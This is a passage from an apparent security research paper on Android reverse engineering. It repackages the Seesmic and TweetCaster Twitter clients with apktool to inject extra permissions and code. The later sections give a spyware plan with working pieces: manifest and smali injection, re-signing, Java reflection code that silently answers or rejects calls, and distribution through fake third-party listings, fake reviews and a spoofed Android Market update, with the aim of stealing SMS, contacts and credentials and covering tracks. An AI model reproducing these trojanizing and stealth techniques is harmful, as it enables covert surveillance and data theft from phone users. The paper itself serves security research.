Still in November 2010 Nils, head of research for MWR InfoSecurity, demonstrated a separate bug in the Android browser that lets attackers install malware on a fully patched HTC Legend running Android 2.1. Nils noticed that on several HTC smartphones the Android Browser has the permission *android.permission.INSTALL_PACKAGES* which is used to update the embedded Flash Lite plugin. As a consequence, by providing a browser exploit, such as the one discovered by M.J. Keith on the Webkit Browser engine, it is possible to install malware on the device (Darknet, 08/11/2010).

The bug Keith's code exploits was fixed in Android 2.2, but according to figures supplied by Google, only 36 percent of users have the most recent version. That means the remainder are susceptible to the attack (The Register, 06/11/2010).

Last year Charlie Miller discovered a vulnerability related to the same Webkit Browser engine (ZDNet, 12/02/2009).

The examples above perfectly illustrate the saying from what Kevin Mahaffey, chief technology officer at mobile security firm Lookout:

"Because mobile firmware updates are often slower than comparable PC software updates, taking weeks or months to release, there's a significant period of time between when mobile vulnerabilities such as these are first publicly disclosed and when people are protected" (CNET, 11/11/2010)

3. Application Reverse Engineering Explained

"Whether it's rebuilding a car engine or diagramming a sentence, people can learn about many things simply by taking them apart and putting them back together again. That, in a nutshell, is the concept behind reverse-engineering—breaking something down in order to understand it, build a copy or improve it." (Schwartz, 12/11/2001)

3.1. Motivation

How many times applications are installed without fully knowing exactly what they were going to do? Is it normal that a Wallpaper application is able to send SMS?

As discussed previously, malware is becoming a real concern to the mobile security landscape. The malware in the previous examples was released in the wild by actually spoofing media players or wallpaper applications. However, what about malware or spyware running in the background of a well known application? Is it really possible? Yes, and that will be demonstrated using Reverse Engineering.

The next sections will introduce the Reverse Engineering process and tools to perform this task. Then the new skills acquired will be used to reverse and add content to the Seesmic application, a well known Twitter application. But first some background is needed about the Android Dalvik virtual machine.

3.2. Reverse Engineering in a Nutshell

"Every Android application runs in its own process, with its own instance of the Dalvik virtual machine. Dalvik has been written so that a device can run multiple VMs efficiently. The Dalvik VM executes files in the Dalvik Executable (.dex) format which is optimized for minimal memory footprint. The VM is register-based, and runs classes compiled by a Java language compiler that have been transformed into the .dex format by the included "dx" tool. The Dalvik VM relies on the Linux kernel for underlying functionality such as threading and low-level memory management." (Android Developers, 12/2010)

Below are the different steps required for the development of an application running on a Dalvik virtual machine:

1. Developer codes in Java (Android SDK) and possibly in C/C++ (Android NDK) to include native ARM code.
2. In case of native ARM code development, this one has to be first compiled using the Android NDK to produce a shared library with a .so extension. Then this library is called from the java code using the system.loadLibrary method.
3. The source code is then compiled by the Java compiler into .class files
4. Then the dx (dexer) tool which is part of the Android SDK processes the .class files into Dalvik's proprietary format. The result of a proprietary file format called DEX that contains Dalvik bytecode.
5. classes.dex plus meta data, resources (audio, video, graphics) , as well as shrared libraries in the case of ARM native code go into a dalvik application 'apk' container. This 'apk' container is what will be installed on the device to run the application.




Figure 13 - Android Application Content (Bray Tim, 14/11/2010)

Even though Dalvik Virtual Machine has the same purpose as Java Virtual Machine, there are several differences between both starting by the file formats supported by each one. As shown above, one difference between the standard Java .class and DEX is that all the classes of the application are packed into one file.

Dalvik and Java Virtual Machines also contrast with a different architecture. Standard JVM is stack-based, operations remove inputs from the stack and put result(s) back onto the stack, whereas Dalvik VM which is register-based (using Virtual registers).

As Stack access is slower than registers access the DEX format is more suitable for mobile computing and another reason is that DEX is more dense encoding (33% gain) (Paller Gabor, 02/12/2009)

Among all the differences between .class and .dex files, the most important one is that each file type has its own bytecode format. Starting from its concept, this new bytecode format became a new topic for security researchers around the world looking for what happens under the hood when Android applications are running on their device. First they tried to understand the Dalvik Bytecode syntax, like Gabor Paller did by providing a list of Android Operations Code with explanation about each ones (Paller Gabor, 12/2010). The better understanding of the Dalvik Bytecode syntax involved the development of new tools useful for the reverse engineering community.

The next section will describe tools available to successfully reverse Android applications.

3.2.1. Reversing Engineering Tools and Processes

Starting in 2009, security researchers began to think about a way to reverse Dalvik Bytecode in the same manner as Java Decompilers work for Java Bytecode. During CanSecWest 2009, Marc Schönefeld released his “undx” tool. (Schönefeld Marc, 03/2009). Undx can be used to convert an Android APK file to a JAR file which can then be reversed to java using tools like JD-GUI and JAD. A tool like AXMLPrinter2 might also be used to convert the AndroidManifest binary XML file to a readable xml in order to have information about application components and permissions requested by this application during its install.

Even though the undx tool works well with basic applications, problems come when the tool deals with bigger applications, when more complex Dalvik Bytecode appears. Another tool called Dex2Jar does more or less the same job as undx. However, even if this tool does a much better job converting Dalvik Bytecode to Java, this one is still prone to the same issues met with complex application.

Nowadays there is no silver bullet for reversing Dalvik bytecode to java source code. Nevertheless others techniques appeared consisting in formatting the Dalvik Bytecode in such a way that this one is easier to understand (baksmali/Dalvik Bytecode disassembler). Those techniques also provide the opportunity to alter the code and then recompile it to add features to the application (smali/ Dalvik Bytecode assembler). These assembler/disassembler are packaged with a tool called APKTool. (Wiśniewski Ryszard, 09/2010)


The next section will cover the different steps to alter the well known Seesmic Twitter client using the aforementioned APKTool.


3.2.2. Application Reverse Engineering Example

The purpose of this section will be to use the APKTool to reverse the Seesmic application, alter it by adding an activity and more permissions in the AndroidManifest file, then finally recompile it and let it work on the phone.


Let's take a look at the Seesmic application by using the Android 2.2 emulator.


```
joany@joanyPenTest:~/Desktop/ANDROID$ emulator -avd Telindus_Lux_SAGS
joany@joanyPenTest:~/Desktop/ANDROID$ adb install com.seesmic.apk
1891 KB/s (565977 bytes in 0.292s)
        pkg: /data/local/tmp/com.seesmic.apk
Success
```





On the phone it is possible to check the permission currently assigned to this application.


5554:Telindus
07:51
Application info
Seesmic
version 1.0.1
Force stop
Uninstall
Storage
Total 1.18MB
Application 1.16MB
Data 20.00KB
Clear data
Move to SD card
Cache
Cache 0.00B
Clear cache
Launch by default


5554:Telindus
07:52
Application info
Clear defaults
Permissions
This application can access the following on your phone:
Storage
modify/delete SD card contents
Your location
fine (GPS) location
Network communication
full Internet access
Phone calls
read phone state and identity
Hide

As shown above the Seesmic application has the following permissions:


- Access to the SD card
- Access to the GPS location
- Full Internet Access
- Access to phone calls

One challenge will be to add more permissions for this application, in order to access to private data such as browser history, SMS/MMS and so on.

As shown below, the apktool is used to reverse the .apk file.

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$./apktool d Seesmic.apk
Seesmic/
I: Baksmaling...
I: Decoding resource table...
I: Decoding resources...
I: Copying assets and libs...
```

As shown in Figure 14, the APKTool has generated a smali repository containing several .smali files, but also a res (resources) repository. In this directory are defined layouts, strings, images and so on. The repository also includes a layout sub-directory, which is itself composed of several .xml files. All the .smali files contained in the smali repository actually map each component of the application, the file called R.smali stands for the visual aspect of the application, such as layout, string and images displayed on the screen.



Name	Size	Type
res	4.0 kB	folder
smali	4.0 kB	folder
AndroidManifest.xml	4.5 kB	XML document

Figure 14 - Android APKTool: Application Reversing

The APKTool permits to read the content of the AndroidManifest file that defines components and permissions for the Seesmic application (Appendix 1: Seesmic application AndroidManifest file).

This AndroidManifest file has been modified by:

- Altering the versionName (1.0.1 to 1.6)

```
<manifest android:versionCode="2" android:versionName="1.6" package="com.seesmic">
```

- Adding an activity which displays the GPEN logo. This one has been previously developed with Eclipse to make easier the writing. Then compiled (using Android SDK) and reversed (using the APKTool) to extract the related .smali file.

```
<activity android:label="@string/app_name" android:name=".ui.GoldGPEN"/>
```

- Adding more permissions to read Browser History, send SMS and so forth.

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
<uses-permission android:name="android.permission.READ_OWNER_DATA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.WRITE_SMS "/>
```

Please find in Appendix 2: Seesmic application AndroidManifest file after reengineering the resulting AndroidManifest file. Now that the Manifest file is altered, another challenge is to force the application to display the new *GoldGPEN* activity once the Seesmic application is launched by the user.

One thing to note is that all Android applications have a primary activity that is launched when the user clicks on the application icon. As shown below this activity has to include the following line:

```
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
```

By checking the original AndroidManifest file, it is easy to figure out that the main activity is the *welcome* activity located in the ui repository. One other thing to know is that the first method called during the activity initialization is the *onCreate* method.

By adding the code below at the end of the *onCreate* method from the welcome.smali file (Appendix 3: Main activity from the Seesmic application, the activity *GoldGPEN* will be started during the launch of the Seesmic application. The only requirement is that the *GoldGPEN.smali* (previously retrieved) has to be located in the in the ui repository.

```
 .line 83
    new-instance v0, Landroid/content/Intent;

    const-class v1, Lcom/seesmic/ui/GoldGPEN;

    invoke-direct {v0, p0, v1}, Landroid/content/Intent;-
><init>(Landroid/content/Context;Ljava/lang/Class;)V

    .line 84
    .local v0, i:Landroid/content/Intent;
    invoke-virtual {p0, v0}, Lcom/seesmic/ui/Welcome;-
>startActivity(Landroid/content/Intent;)V
```

Please find in Appendix 4: Main activity from the Seesmic application after reengineering, the resulting *welcome.smali* file. In order to display the GPEN logo, some modifications have to be done in some others files:


1. Add the gpen.png file in the res/drawable repository
2. Modify the public.xml file located in the same directory
3. Modify the main layout (main.xml file) by adding an ImageView, as described below

Joany Boutet, joany.boutet@gmail.com

```
<?xml version="1.0" encoding="UTF-8"?>
<LinearLayout android:orientation="vertical" android:layout_width="fill_parent"
android:layout_height="fill_parent"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <ImageView android:layout_gravity="center_horizontal" android:paddingTop="20.0dip"
android:layout_width="wrap_content" android:layout_height="wrap_content"
android:src="@drawable/gpen" />
</LinearLayout>
```

The application has now to be recompiled using the APKTool.

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool b -f Seesmic/
I: Smaling...
I: Building resources...
I: Building apk file...
```



Name	Size	Type
smali	4.0 kB	folder
res	4.0 kB	folder
dist	4.0 kB	folder
build	4.0 kB	folder
AndroidManifest.xml	4.5 kB	XML document

Figure 15 - Android APKTool: Application Reengineering

The dist repository actually contains a file called out.apk which is the modified Seesmic application. After having renamed this file to Seesmic.apk, it is now time to install it on the phone. However, as explained previously, to be installed on the phone this one has to be signed. As shown below, a self-signed certificate has to be first generated.

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ keytool -genkey -v -keystore
gpen.keystore -alias gpen -keyalg RSA -validity 10000 -keypass 123456
Enter keystore password:
.
.
Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA) with a
validity of 10,000 days
        for: CN=Joany Boutet, OU=gpen, O=gpen, L=Lux, ST=Lux, C=LU
[Storing gpen.keystore]
```

The modified Seesmic application is then signed using jarsigner and the certificate generated previously.


```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ jarsigner -verbose -keystore
gpen.keystore Seesmic.apk gpen
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/GPEN.SF
   adding: META-INF/GPEN.RSA
   .
   .
   signing: res/xml/settings.xml
   signing: AndroidManifest.xml
```


Joany Boutet, joany.boutet@gmail.com

```
   signing: classes.dex
   signing: resources.arsc
```

Once the application has been signed, this one can be installed on the device using the following commands:

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ emulator -avd Telindus_Lux_SAGS
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ adb install Seesmic.apk
492 KB/s (942947 bytes in 1.871s)
        pkg: /data/local/tmp/Seesmic.apk
Success
```





Seesmic
version 1.6

Storage


Total 1.54MB
Application 1.52MB
Data 20.00KB

Cache

Cache 0.00B

Launch by default

As shown above by clicking on the Seesmic icon to launch the Seesmic application, the GPEN logo is now displayed. Furthermore by checking the application information, it is noticed that the application version changed (from 1.0.1 to 1.6) and that all permissions added in the AndroidManifest file (to read Browser History, send SMS …) are now available for the Seesmic application.




Launch by default

No defaults set.

Permissions

This application can access the following on your phone:

Your personal information
read calendar events, read contact data, read owner data, write contact data



Services that cost you money
directly call phone numbers, send SMS messages

Your messages
edit SMS or MMS, read SMS or MMS, receive MMS, receive SMS

Your location
coarse (network-based) location, fine (GPS) location

Network communication
full Internet access

Storage
modify/delete SD card contents

Hardware controls
record audio, take pictures

Phone calls
read phone state and identity

So the Seesmic application has been successfully reversed, activity and permissions have been added on its source code, which was then recompiled to run on the phone.

One drawback of this method is that the application has to be signed with a self signed certificate, so if the user has already a version of the Seesmic application installed on his phone; the signature used will not be the same and the application will not be installed. However, it is still possible to say that the application will not update the previous one (by choosing a different name for the package) or change the version code to replace the old one (like in the previous example). In this case the custom Seesmic application will be installed without any problems. One solution is to simply claim having the last beta version of Seesmic available on a website and wait for download. To really figure out that it was possible to add content on the Seesmic application, an activity has been added to make easier the testing process. However, it is possible to add instructions running as a service in background on behalf of the user. As explained in section 2.1, Android applications use content providers to store their data using Android's file storage methods or SQLite databases. The permissions defined in the AndroidManifest.xml file are the keys to access these content providers. Now that it is possible to alter application source code, a service may be added to run in the background of a well known application and request access to sensitive data on the device.

4. Android Spyware via Application Reverse Engineering

“A spyware is a malicious application that pretends to be something it is not or actively hides itself from the user while collecting bits of information about the user without the user’s knowledge or consent” (Smobile Systems, 24/02/2010)

4.1. Spyware Genesis

During the last BruCON, Tyler Shield talked about a spyware for Blackberry named txsBBSpy (Shield Tyler, 09/2010). This malware was able to trigger actions, such as dumping user contacts and getting GPS coordinates, depending on SMS it received. When the phone receives SMS from a specific number, it will parse the content of the

SMS for actions to proceed. After some tests, it was not possible to use SMS to stealthily trigger actions on the Android device, since the user is always notified as soon as an SMS arrived on the device. However, as explained on Paul Prasanta's blog, there is a way to programmatically handle Phone Call using a specific library (Prasanta Paul, 09/2010).

It should be pointed out that using the SDK provided by Google, it is not possible to interact with the TelephonyManager, which is responsible for Call handling.

However, by using a specific library named framework_intermediates-classes-full-debug.jar; it becomes possible to access the TelephonyManager via Java reflection to call methods of an internal class of the Android Telephony Framework. This jar file actually includes all the internal classes of the Android Operating System, which means it is now possible not only to interact with the TelephonyManager, but also with other components for which access was restricted by the SDK.

To successfully handle call from an application, the only thing required is to add a Broadcast Receiver with an intent filter and "filtering" intent received via the action tag *android.intent.action.PHONE_STATE*.

As shown below, the following permissions have to be also included in the AndroidManifest file for the application:

- *android.permission.READ_PHONE_STATE*
- *android.permission.MODIFY_PHONE_STATE*

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="com.telindus.Spyware"
      android:versionCode="1"
      android:versionName="1.0">
    <application android:icon="@drawable/icon" android:label="@string/app_name"
android:debuggable="true">
        <activity android:name=".Spyware"
                  android:label="@string/app_name">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name=".PhoneCall">
            <intent-filter>
                <action android:name="android.intent.action.PHONE_STATE" />
            </intent-filter>
        </receiver>
    </application>
       <uses-permission android:name="android.permission.INTERNET" />
       <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
       <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
```

```
        <uses-permission android:name="android.permission.CALL_PHONE"/>
</manifest>
```

The source code in Appendix 5: Code to reject or accept call from an Android application, is the content of the PhoneCall Broadcast Receiver which illustrates how to Accept or Reject call without user intervention.

When intent is received by the Broadcast Receiver, instructions written on the onReceive method are executed. Using the call to the method *getTeleService(context)*, access is requested to the *TelephonyManager*, as well as muting the call using the instruction *telephonyService.setMute(true)*. Then the awesome result is that depending on the caller it becomes possible to trigger actions without user interaction. Actually, when a call is received the activity responsible for its handling is displayed to the user to inform him of an incoming call. However, according to the activity lifecycle, if another activity is popped up the old one is paused waiting for the first one to finish. What if the phone is requested to display the home screen when a call is received? The result is that the home screen is displayed directly without the user knowing of the call received. The only additional step required is to stealthily reject the call in the background.

By using the *AnswerAndRejectCall* method, the call is simply rejected and then the home screen is displayed to the user with the following intent:

```
        Intent launchHome = new Intent(Intent.ACTION_MAIN);
       launchHome.addCategory(Intent.CATEGORY_HOME);
```

The behavior explained previously, as well as the reverse engineering process, will be used to develop a spyware running in the background of a well-known application. But first of all, the next section will define an attack scenario in order to maximize the likelihood of a successful attack.

4.2. Attack Scenario

The Reverse Engineering process will be applied to the TweetCaster application, which is one of the best Twitter clients for Android. The modified version of the TweetCaster application will be published on a third party web site providing Android applications, such as androidtapp or androlib. By claiming the application available for download is the latest version of the TweetCaster application (containing huge improvements), the user will be more disposed to install it. At the time of writing this paper, the latest version was the 2.3. Even for the more recalcitrant, a web page will be provided including fake comments from users claiming that this application is *totally awesome!*

It should be noted that this modified version of TweetCaster will be signed with a different key from the original one. As a consequence, this version will not replace the previous version. That behavior has to be clearly defined on the web page by saying this version is a beta one and that is normal if the application is not signed with the same key as the final release.

All these details will help build a trust relationship with the future user to prevent him from thinking that this application is actually running a spyware in the background.

The spyware will be controlled using the Phone Call behavior via Java Reflection and the internal classes provided by the jar file discussed previously (section 4.1). One of the main advantages of proceeding like this is the only thing required is to modify the AndroidManifest file to add the Broadcast Receiver and an activity then copy their Dalvik bytecode representation (with all actions needed) in a specific directory.

The spyware will be installed using two modified versions of the TweetCaster application. For version 2.4, a Broadcast Receiver will include waiting for a call to trigger an application update. This update will be performed by an activity that will retrieve an updated version of the spyware (the 2.5 if available) from a web server. As this one will be signed by the same key, the latest version will totally replace the old one. The trick here is that for the first version, only the two following permissions have to be added in the AndroidManifest file:

- *android.permission.READ_PHONE_STATE*
- *android.permission.MODIFY_PHONE_STATE*

In addition, the Android Market will be spoofed during this update by claiming that the Android Market has an update for the TweetCaster application installed on the victim's phone.

By spoofing the Android Market, the likelihood is increased that the user will not pay as much attention to application permissions as he would have done if he downloaded the application from a third party web site.

Once the user accepts the permissions displayed during the installation, complete access to user data will be allowed. By just calling the phone, it will be possible to trigger the phone to upload a file located on a web server. This file will contain the actions that the attacker wants to perform on the victim's phone.

For example, it will be possible to download all the content of the SD card, retrieve/send SMS, get GPS coordinates, record audio, monitor the user, get all user contacts, get Twitter account credentials by reading the tweetcaster_preferences.xml file, etc.

To cover tracks, all the actions performed by the spyware will be cleared from the phone log and another update with normal permission can also be performed to provide no clue of malicious activity.

4.3. Spyware Development

As explained in section 4.2, there will be two versions of the spyware. The first one will include a Broadcast Receiver waiting for call to trigger application update, as well as an activity responsible for the application update which will spoof the Android Market.

As explained in section 3.2.2, the reverse engineering process will be applied to the TweetCaster application which is also a Twitter client for Android.

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool d tweetcaster.apk
Tweetcaster
I: Baksmaling...
I: Decoding resource table...
I: Decoding resources...
I: Copying assets and libs...
```

The AndroidManifest file of this application is available in Appendix 6: Original AndroidManifest file from the Tweetcaster application. This file has to be modified by adding the following components:

- An activity named *ProcessUpdate* responsible for application update.
- A Broadcast Receiver named *AndroidGoldGPENSpyware* used to trigger update once a call is received

```
<activity android:name="com.handmark.tweetcaster.ProcessUpdate" />
<receiver android:name="com.handmark.tweetcaster.AndroidGoldGPENSpyware">
      <intent-filter>
            <action android:name="android.intent.action.PHONE_STATE" />
      </intent-filter>
</receiver>
```


Some others modifications have still to be done in this file:

- Change *versionName* tag to *2.4*
- Add the following permissions:

```
        <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
        <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
```

Now the source code of these both components has to be included in the TweetCaster application.To make easier the writing, one solution is to develop and compile those components using an editor like Eclipse (

Figure 16).



Project Explorer
AndroidGoldGPENSpyware
AndroidGoldGPENSpywareFirst
src
telindus.AndroidGoldGPENSpywareFirst
AndroidGoldGPENSpyware.java
AndroidGoldGPENSpywareFirst.java
ProcessUpdate.java
gen [Generated Java Files]
Android 2.2
android.jar - /home/joany/android-sdk-linux_86/platfo
AndroidInternal
framework_intermediates-classes-full-debug.jar - /ho
assets
res
AndroidManifest.xml
default.properties
AndroidGoldGPENSpywareFirst.java
AndroidGoldGPENSpyware.java

```
package telindus.AndroidGoldGPENSpywareFirst;

import java.io.BufferedReader;

public class AndroidGoldGPENSpyware extends BroadcastReceiver {

    com.android.internal.telephony.ITelephony telephonyService;

    public void getTeleService(Context context) {
            TelephonyManager tm = (TelephonyManager) context.getSystemService(Context.TELEPHON
            try {
                    // Java reflection to gain access to TelephonyManager's ITelephony getter
                    Class c = Class.forName(tm.getClass().getName());
                    Method m = c.getDeclaredMethod("getITelephony");
                    m.setAccessible(true);
                    telephonyService = (com.android.internal.telephony.ITelephony) m.invoke(tm
                    telephonyService.cancelMissedCallsNotification();
                    telephonyService.silenceRinger();
                    if(telephonyService.getCallState() == TelephonyManager.CALL_STATE_OFFHOOK)
                        telephonyService.setMute(true); // mute the call
                    }
            } catch (Exception e) {
                e.printStackTrace();
                Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony subsystem
            }
    }


     public void AnswerAndRejectCall() {
         try {

                telephonyService.answerRingingCall(); // Answer automatically the call
                telephonyService.setRadio(true);
                telephonyService.endCall();

        } catch (RemoteException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
        }
```

Figure 16 - Spyware Development using Eclipse

The source code of these components are available in Appendix 7: Source Code of the Broadcast Receiver waiting for call to trigger application update

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(*AndroidGoldGPENSpyware*) and Appendix 8: Source Code of the ProcessUpdate activity (*ProcessUpdate)*. Once compiled an apk container will be produced. By using the APKTool, it will be possible to retrieve the code written directly in Dalvik Bytecode and to inject it on the application target of the reverse engineering process.


